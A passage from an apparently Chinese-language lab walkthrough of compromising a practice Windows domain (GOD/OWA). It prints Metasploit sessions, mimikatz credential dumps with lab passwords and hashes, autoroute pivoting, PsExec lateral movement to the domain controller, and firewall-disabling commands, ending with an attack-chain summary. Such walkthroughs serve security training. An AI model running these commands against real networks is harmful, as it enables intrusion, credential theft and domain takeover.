7.1 进程迁移与密码哈希提取#
hashdump 失败是因为 meterpreter 是 x86,需要迁移到 x64 的 SYSTEM 进程:
1
2
3
4
5
6
7
8
| meterpreter > migrate 500
[*] Migrating from 7376 to 500...
[*] Migration completed successfully.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
liukaifeng01:1000:aad3b435b51404eeaad3b435b51404ee:ad8b1b80e5d43bd61ab6796242bc7daa:::
|

7.2 内网信息收集#
添加内网路由#
1
2
| meterpreter > run autoroute -s 192.168.52.0/24
[+] Added route to 192.168.52.0/255.255.255.0 via 192.168.242.97
|
域信息收集#
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
| meterpreter > shell
Process 7704 created.
Channel 2 created.
Microsoft Windows [�汾 6.1.7601]
��Ȩ���� (c) 2009 Microsoft Corporation����������Ȩ����
C:\Windows\system32>chcp 65001
chcp 65001
Active code page: 65001
C:\Windows\system32>net view /domain
net view /domain
Domain
-------------------------------------------------------------------------------
GOD
The command completed successfully.
C:\Windows\system32>net user /domain
net user /domain
The request will be processed at a domain controller for domain god.org.
System error 1355 has occurred.
The specified domain either does not exist or could not be contacted.
C:\Windows\system32>net group "domain admins" /domain
net group "domain admins" /domain
The request will be processed at a domain controller for domain god.org.
System error 1355 has occurred.
The specified domain either does not exist or could not be contacted.
C:\Windows\system32>net group "domain controllers" /domain
net group "domain controllers" /domain
The request will be processed at a domain controller for domain god.org.
System error 1355 has occurred.
The specified domain either does not exist or could not be contacted.
C:\Windows\system32>arp -a
arp -a
Interface: 169.254.129.186 --- 0x16
Internet Address Physical Address Type
169.254.255.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static
255.255.255.255 ff-ff-ff-ff-ff-ff static
Interface: 192.168.52.141 --- 0x18
Internet Address Physical Address Type
192.168.52.138 52-54-00-12-34-56 dynamic
192.168.52.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static
Interface: 192.168.242.97 --- 0x19
Internet Address Physical Address Type
192.168.242.168 52-54-00-12-34-57 dynamic
192.168.242.255 ff-ff-ff-ff-ff-ff static
192.242.168.168 52-54-00-12-34-57 dynamic
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static
255.255.255.255 ff-ff-ff-ff-ff-ff static
Interface: 10.0.2.15 --- 0x1a
Internet Address Physical Address Type
10.0.2.2 52-55-0a-00-02-02 dynamic
10.0.2.3 52-55-0a-00-02-03 dynamic
10.0.2.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static
255.255.255.255 ff-ff-ff-ff-ff-ff static
C:\Windows\system32>
|
ARP 表发现域控:
| IP | 说明 |
|---|
| 192.168.52.138 | 域控(OWA) |
| 192.168.52.141 | 当前靶机(自己) |
net user /domain 等命令报错 1355(DNS 无法联系域控),不影响后续渗透。
7.3 扫描域控端口#
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
| use auxiliary/scanner/portscan/tcp
set RHOSTS 192.168.52.138
set PORTS 445,135,139,80,3389
set THREADS 5
run
meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/handler) > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.52.138
RHOSTS => 192.168.52.138
msf auxiliary(scanner/portscan/tcp) > set PORTS 445,135,139,80,3389
PORTS => 445,135,139,80,3389
msf auxiliary(scanner/portscan/tcp) > set THREADS 5
THREADS => 5
msf auxiliary(scanner/portscan/tcp) > run
[+] 192.168.52.138 - 192.168.52.138:80 - TCP OPEN
[+] 192.168.52.138 - 192.168.52.138:139 - TCP OPEN
[+] 192.168.52.138 - 192.168.52.138:135 - TCP OPEN
[+] 192.168.52.138 - 192.168.52.138:445 - TCP OPEN
[*] 192.168.52.138 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/portscan/tcp) >
|
7.4 抓取域凭据(Mimikatz/Kiwi)#
域控 445 开放,可以用 PTH 打。但先需要域用户的凭据(本地哈希打不了域控)。
回到 Web 靶机 session,用 mimikatz 抓内存中的域密码:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
| meterpreter > load kiwi
meterpreter > creds_all
msf exploit(windows/smb/psexec) > sessions -l
Active sessions
===============
Id Name Type Information Connection
-- ---- ---- ----------- ----------
1 meterpreter x64/windows NT AUTHORITY\SYSTEM @ STU1 192.168.93.128:33025 -> 192.168.242.97:5555 (192.168.
242.97)
msf exploit(windows/smb/psexec) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============
Username Domain LM NTLM SHA1
-------- ------ -- ---- ----
Administrator GOD edea194d76c77d875bab81ae20fa3c ad8b1b80e5d43bd61ab6796242bc7d ae185dd6f0857274ed77bab1eb98147
86 aa 3ddd8c5fd
STU1$ GOD 48cbcc1da42a20b412595706a64701 0f8ad011cf16f02ea14e186df659528
fb 2800fce26
liukaifeng01 STU1 edea194d76c77d875bab81ae20fa3c ad8b1b80e5d43bd61ab6796242bc7d ae185dd6f0857274ed77bab1eb98147
86 aa 3ddd8c5fd
wdigest credentials
===================
Username Domain Password
-------- ------ --------
(null) (null) (null)
Administrator GOD hongrisec@2025
STU1$ GOD fe 86 7e 1e 3d 52 09 7d 44 15 5c 3c 4a 9e f2 1a ca dd 6f 67 68 2c d6 5e f4 c2 07 d3 79 21 46 02
9e 35 5d 52 a4 06 7c 51 32 42 11 c4 11 7f e2 96 07 c9 e1 4b 56 64 e9 72 94 1c 30 41 2a c1 c2 1
c ae b1 c5 ec e2 b6 6e e1 9a cc 29 06 4f db 7b 49 af a3 75 13 40 63 4f 73 d4 27 3e 24 f2 a7 8e
f5 c5 ed e6 6f 58 88 a9 d7 a6 fe 47 43 2b a5 8c 0f 23 bd 87 a4 e7 71 92 b1 6c bc e5 7d 54 df 87
37 e6 58 f3 d0 60 ba 41 3c 23 16 b1 8e 3e 78 01 84 56 86 3a 21 ee ec e2 86 09 58 78 0b dc be 5
1 79 ac 47 c4 87 e2 4c f1 7a c2 a6 0f b4 f5 89 c9 6b 91 fa d2 e0 89 39 9f 9a 16 7e 02 54 08 b1
6a 35 c4 6a 4f 04 59 44 05 b0 d9 f3 ed 93 dd 06 8d 2e f0 f0 71 38 0e 2f 53 af 82 ad 51 a9 7a f2
7f 36 28 cf d0 5f c5 a3 37 87 11 c4 5f 97 28 c6 b4 26
liukaifeng01 STU1 hongrisec@2025
tspkg credentials
=================
Username Domain Password
-------- ------ --------
Administrator GOD hongrisec@2025
liukaifeng01 STU1 hongrisec@2025
kerberos credentials
====================
Username Domain Password
-------- ------ --------
(null) (null) (null)
Administrator GOD.ORG hongrisec@2025
liukaifeng01 STU1 hongrisec@2025
stu1$ GOD.ORG fe 86 7e 1e 3d 52 09 7d 44 15 5c 3c 4a 9e f2 1a ca dd 6f 67 68 2c d6 5e f4 c2 07 d3 79 21 46 0
2 9e 35 5d 52 a4 06 7c 51 32 42 11 c4 11 7f e2 96 07 c9 e1 4b 56 64 e9 72 94 1c 30 41 2a c1 c2
1c ae b1 c5 ec e2 b6 6e e1 9a cc 29 06 4f db 7b 49 af a3 75 13 40 63 4f 73 d4 27 3e 24 f2 a7
8e f5 c5 ed e6 6f 58 88 a9 d7 a6 fe 47 43 2b a5 8c 0f 23 bd 87 a4 e7 71 92 b1 6c bc e5 7d 54 d
f 87 37 e6 58 f3 d0 60 ba 41 3c 23 16 b1 8e 3e 78 01 84 56 86 3a 21 ee ec e2 86 09 58 78 0b dc
be 51 79 ac 47 c4 87 e2 4c f1 7a c2 a6 0f b4 f5 89 c9 6b 91 fa d2 e0 89 39 9f 9a 16 7e 02 54
08 b1 6a 35 c4 6a 4f 04 59 44 05 b0 d9 f3 ed 93 dd 06 8d 2e f0 f0 71 38 0e 2f 53 af 82 ad 51 a
9 7a f2 7f 36 28 cf d0 5f c5 a3 37 87 11 c4 5f 97 28 c6 b4 26
meterpreter >
|
抓到域管明文密码:
| 用户 | 域 | 密码 | NTLM Hash |
|---|
| Administrator | GOD | hongrisec@2025 | ad8b1b80e5d43bd61ab6796242bc7daa |
| liukaifeng01 | STU1 | hongrisec@2025 | ad8b1b80e5d43bd61ab6796242bc7daa |
7.5 PSExec 横向移动打域控#
第一次尝试:bind_tcp(失败)#
1
2
3
4
5
6
7
8
| use exploit/windows/smb/psexec
set RHOSTS 192.168.52.138
set SMBDomain GOD
set SMBUser Administrator
set SMBPass hongrisec@2025
set payload windows/meterpreter/bind_tcp
set LPORT 4446
run
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
|
meterpreter > background
[*] Backgrounding session 1...
msf exploit(windows/smb/psexec) > use exploit/windows/smb/psexec
[*] Using configured payload windows/meterpreter/bind_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(windows/smb/psexec) > t RHOSTS 192.168.52.138
[-] Unknown command: t. Run the help command for more details.
msf exploit(windows/smb/psexec) > set RHOSTS 192.168.52.138
RHOSTS => 192.168.52.138
msf exploit(windows/smb/psexec) > set SMBDomain GOD
SMBDomain => GOD
msf exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf exploit(windows/smb/psexec) > set SMBPass hongrisec@2025
SMBPass => hongrisec@2025
msf exploit(windows/smb/psexec) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(windows/smb/psexec) > set LPORT 4446
LPORT => 4446
msf exploit(windows/smb/psexec) > run
^[[A[*] 192.168.52.138:445 - Connecting to the server...
[*] 192.168.52.138:445 - Authenticating to 192.168.52.138:445|GOD as user 'Administrator'...
[*] 192.168.52.138:445 - Selecting PowerShell target
[*] 192.168.52.138:445 - Executing the payload...
[+] 192.168.52.138:445 - Service start timed out, OK if running a command or non-service executable...
[*] Started bind TCP handler against 192.168.52.138:4446
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/psexec) >
|
认证成功但 bind handler 连不上,域控防火墙拦截了入站连接。
第二次尝试:通过 session 1 跳板 reverse_tcp(成功)#
1
2
3
4
5
| set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.52.141 # Web靶机的内网IP,域控回连到这里
set LPORT 4446
set AutoRunScript post/windows/manage/migrate
run
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
| msf exploit(windows/smb/psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(windows/smb/psexec) > set LHOST 192.168.52.141
LHOST => 192.168.52.141
msf exploit(windows/smb/psexec) > set LPORT 4446
LPORT => 4446
msf exploit(windows/smb/psexec) > set AutoRunScript post/windows/manage/migrate
AutoRunScript => post/windows/manage/migrate
msf exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 192.168.52.141:4446 via the meterpreter on session 1
[*] 192.168.52.138:445 - Connecting to the server...
[*] 192.168.52.138:445 - Authenticating to 192.168.52.138:445|GOD as user 'Administrator'...
[*] 192.168.52.138:445 - Selecting PowerShell target
[*] 192.168.52.138:445 - Executing the payload...
[+] 192.168.52.138:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (190534 bytes) to 192.168.52.138
[*] Session ID 2 (Local Pipe -> Remote Pipe via session 1) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against OWA (192.168.52.138)
[*] Current server process: powershell.exe (3012)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 2292
[+] Successfully migrated into process 2292
[*] Meterpreter session 2 opened (Local Pipe -> Remote Pipe via session 1) at 2026-03-07 23:11:47 -0500
meterpreter >
|
域控 SYSTEM 权限到手!
7.6 域控信息提取#
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
| meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer : OWA
OS : Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : zh_CN
Domain : GOD
Logged On Users : 3
Meterpreter : x86/windows
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: Incorrect function.
meterpreter >
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
[!] Loaded x86 Kiwi on an x64 architecture.
Success.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : OWA
SysKey : 980de85005a72e9a8d7c401ee3d2363b
Local SID : S-1-5-21-3354508781-1135969212-349956095
SAMKey : abb3e1873f8377fc0d60f93f59de1790
RID : 000001f4 (500)
User : Administrator
Hash NTLM: 2e8b24e00bd703e52cfe327a072006b0
RID : 000001f5 (501)
User : Guest
meterpreter >
|
域控本地管理员哈希:
| 用户 | NTLM Hash |
|---|
| Administrator | 2e8b24e00bd703e52cfe327a072006b0 |
八、最终战果#
8.1 Sessions#
1
2
3
4
| Id Type Info Target
-- ---- ---- ------
1 meterpreter x64/windows SYSTEM @ STU1 192.168.242.97 (Web服务器)
2 meterpreter x86/windows SYSTEM @ OWA 192.168.52.138 (域控)
|
8.2 获取的凭据汇总#
| 用户 | 域 | 密码 | NTLM Hash |
|---|
| Administrator | GOD (域管) | hongrisec@2025 | ad8b1b80e5d43bd61ab6796242bc7daa |
| liukaifeng01 | STU1 (本地) | hongrisec@2025 | ad8b1b80e5d43bd61ab6796242bc7daa |
| Administrator | OWA (域控本地) | - | 2e8b24e00bd703e52cfe327a072006b0 |
8.3 完整攻击链#
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
| phpMyAdmin 弱口令 (root/root)
↓
全局日志写 Webshell(绕过 secure-file-priv)
↓
蚁剑连接,获得 SYSTEM 权限
↓
上传 MSF bind_tcp 木马,正向连接上线(绕过靶机无法回连的限制)
↓
migrate 到 x64 进程 → hashdump 获取本地哈希
↓
load kiwi / creds_all 抓取域管明文密码 hongrisec@2025
↓
PSExec + reverse_tcp 通过 Web 服务器跳板横向移动
↓
域控 OWA SYSTEM 权限 → GOD 域全域沦陷
|
九、关键知识点总结#
9.1 写 Webshell 的三种方式对比#
| 方式 | 条件 | 能否动态修改 | 结果 |
|---|
| INTO OUTFILE | 受 secure-file-priv 限制 | ❌ 需改配置重启 MySQL | 失败 |
| 全局日志写马 | general_log_file 可控 | ✅ SQL 语句直接修改 | 成功 |
| 慢查询日志写马 | slow_query_log_file 可控 | ✅ SQL 语句直接修改 | 成功 |
9.2 正向 vs 反向连接#
| 类型 | 方向 | 适用场景 |
|---|
| Reverse (反向) | 靶机 → 攻击机 | 靶机能出网回连攻击机 |
| Bind (正向) | 攻击机 → 靶机 | 靶机不能出网,攻击机能到靶机 |
9.3 MSF 跳板技术#
1
2
| run autoroute -s <内网网段> # 添加路由,通过已控主机访问内网
set LHOST <已控主机内网IP> # reverse payload 回连到跳板机(非攻击机)
|
9.4 Mimikatz 抓密码#
1
2
3
| load kiwi # 加载 mimikatz 模块
creds_all # 抓所有凭据(明文+哈希)
lsa_dump_sam # 导出 SAM 数据库
|
注意:如果 meterpreter 是 x86 运行在 x64 系统上,hashdump 可能失败,
需要 migrate 到 x64 进程后再操作。
9.5 Windows 防火墙命令#
1
2
| netsh advfirewall show allprofile state # 查看防火墙状态
netsh advfirewall set allprofiles state off # 关闭防火墙(需管理员权限)
|
适用于 Windows Vista / Server 2008 及以上版本。XP 使用 netsh firewall。
